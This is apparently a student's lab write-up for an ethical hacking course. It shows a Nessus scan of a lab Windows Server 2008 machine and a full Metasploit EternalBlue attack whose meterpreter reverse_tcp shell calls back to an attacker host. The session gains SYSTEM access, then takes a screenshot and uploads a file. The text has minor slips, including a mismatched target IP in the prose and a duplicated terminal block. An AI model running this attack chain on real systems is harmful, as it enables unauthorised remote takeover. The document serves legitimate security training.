


# Ethical Hacking (Windows Server 2008)

## Task A


### Task A. Select your exploits

1. Use Nessus to find all FIVE critical security issues in the target Windows Server 2008.



I went to the Nessus website and ran a scan on the Windows 2008 Server at IP 192.168.10.11. I filtered the scan results by severity > critical to see the 5 critical security issues in the target Windows Server 2008.

2. Search for an exploit that targets a security issue other than MS17-010.



From the list of vulnerabilities, I picked MS14-066.

3. Discuss the exploit you select, such as how it works and the required configurations, etc.


The vulnerability is a remote code execution vulnerability that can be exploited by sending packets to the server that take advantage of the vulnerability. It's caused by the packets being processed incorrectly by the Secure Channel security package.

# Task B

## Task B. ms17\_010\_eternalblue

Use ms17\_010\_eternalblue and reverse\_tcp as the exploit and payload to launch the attack. You need to use the following configuration for the reverse shell.


1. Listening Port: Use 30123 as the listening port number.



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
msf5 > search ms17_010_eternalblue  
Matching Modules  
=====
```

#	Name	Description	Disclosure Date	Rank	Confidence
0	exploit/windows/smb/ms17_010_eternalblue	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption	2017-03-14	average	Y
1	exploit/windows/smb/ms17_010_eternalblue_win8	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+	2017-03-14	average	N

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.217.3  
LHOST => 192.168.217.3  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 30123  
LPORT => 30123  
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.10.11  
RHOST => 192.168.10.11  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445  
RPORT => 445  
msf5 exploit(windows/smb/ms17_010_eternalblue) >  
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

```
[*] Started reverse TCP handler on 192.168.217.3:30123  
[*] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)  
[*] 192.168.10.11:445 - Connecting to target for exploitation.  
[*] 192.168.10.11:445 - Connection established for exploitation.  
[*] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply  
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)  
[*] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20  
32 Windows Server 2  
[*] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64  
20 008 R2 Standard  
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30  
7600  
[*] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC  
reply  
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.  
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
```

I used “msfconsole” to launch Mesaploit. I searched for the vulnerability to see the full path and then used the “use” command to use the exploit with the exploit “exploit/windows/smb/ms17\_010\_eternalblue”. I set the payload to reverse TCP with “set

payload windows/x64/meterpreter/reverse\_tcp”. Then I set LHOST to the IP address of the Attacker Kali (192.168.217.3) and the LPORT to 30123. The RHOST is 198.168.10.11 (the Windows 2008 Server) and the RPORT is 445. I used the exploit command to start the exploit.

2. Background your meterpreter session. Then display the list of your active session(s) with connection peers.



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
SMBv2 buffer.  
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.  
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!  
[*] 192.168.10.11:445 - Receiving response from exploit packet  
[*] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D  
)!  
[*] 192.168.10.11:445 - Sending egg to corrupted connection.  
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.  
[*] Sending stage (206403 bytes) to 192.168.217.2  
[*] Meterpreter session 1 opened (192.168.217.3:30123 -> 192.168.217.2:23276) at  
2022-11-04 01:19:36 -0400  
[*] 192.168.10.11:445 - - - - -  
[*] 192.168.10.11:445 - - - - -WIN- - - - -  
[*] 192.168.10.11:445 - - - - -  
  
meterpreter > background  
[*] Backgrounding session 1...  
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions  
  
Active sessions  
=====
```

Id	Name	Type	Information	Connection
1	meterpreter	x64/windows	NT AUTHORITY\SYSTEM @ W2008R2	192.168.217.3:30123 -> 192.168.217.2:23276 (192.168.10.11)

```
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```



I used the “background” command to background my session and the “sessions” command to display a list of active sessions.

# Task C

## Task C. Basic Information harvesting

Once you have established the reverse shell connection to the target Windows Server 2008, complete the following tasks in your meterpreter shell:


1. Take a screenshot of the target machine, then display it.



I used “sessions -i 1” to interact with the session again. Then I used “screenshot” in the meterpreter shell to take a screenshot and then opened it with Firefox.




2. Create a text file on the External Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put "This is XXX, hello pumpkin!" in the file. Then, upload this file to the target's desktop (Windows Server 2008). Then log in to Windows Server 2008 and check if the file exists. You need to show me the command that uploads the file.



```
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > cd Users
meterpreter > pwd
C:\Users
meterpreter > cd Administrator
meterpreter > pwd
C:\Users\Administrator
meterpreter > touch IMadeIT-ldrew006.txt
meterpreter > echo "This is ldrew006, hello pumpkin!" > IMadeIT-ldrew006.txt
meterpreter > xt
Listing: C:\Users\Administrator\Desktop
=====
Mode                Size Type Last modified Name
-----
100666/rw-rw-rw-  282  fil  2017-08-24 14:16:13 -0400 desktop.ini

meterpreter > upload IMadeIT-ldrew006.txt
[*] uploading  : IMadeIT-ldrew006.txt -> IMadeIT-ldrew006.txt
[*] Uploaded 33.00 B of 33.00 B (100.0%): IMadeIT-ldrew006.txt -> IMadeIT-ldrew006.txt
[*] uploaded  : IMadeIT-ldrew006.txt -> IMadeIT-ldrew006.txt
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=====
Mode                Size Type Last modified Name
-----
100666/rw-rw-rw-   33  fil  2022-11-04 01:43:50 -0400 IMadeIT-ldrew006.txt
100666/rw-rw-rw-  282  fil  2017-08-24 14:16:13 -0400 desktop.ini


meterpreter >
```



```
meterpreter > cd ..
meterpreter > pwd
C:\Windows
root@CS2APenTest: meterpreter > cd ..
root@CS2APenTest: meterpreter > pwd
C:\
root@CS2APenTest: meterpreter > cd Users
root@CS2APenTest: meterpreter > pwd
C:\Users
root@CS2APenTest: meterpreter > cd Administrator
root@CS2APenTest: meterpreter > pwd
C:\Users\Administrator
root@CS2APenTest: meterpreter > cd Desktop
root@CS2APenTest: meterpreter > pwd
C:\Users\Administrator\Desktop
root@CS2APenTest: meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=====
Mode                Size Type Last modified Name
-----
100666/rw-rw-rw-  282  fil  2017-08-24 14:16:13 -0400 desktop.ini

meterpreter > upload IMadeIT-ldrew006.txt
[*] uploading  : IMadeIT-ldrew006.txt -> IMadeIT-ldrew006.txt
[*] Uploaded 33.00 B of 33.00 B (100.0%): IMadeIT-ldrew006.txt -> IMadeIT-ldrew006.txt
[*] uploaded  : IMadeIT-ldrew006.txt -> IMadeIT-ldrew006.txt
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=====
Mode                Size Type Last modified Name
-----
100666/rw-rw-rw-   33  fil  2022-11-04 01:43:50 -0400 IMadeIT-ldrew006.txt
100666/rw-rw-rw-  282  fil  2017-08-24 14:16:13 -0400 desktop.ini

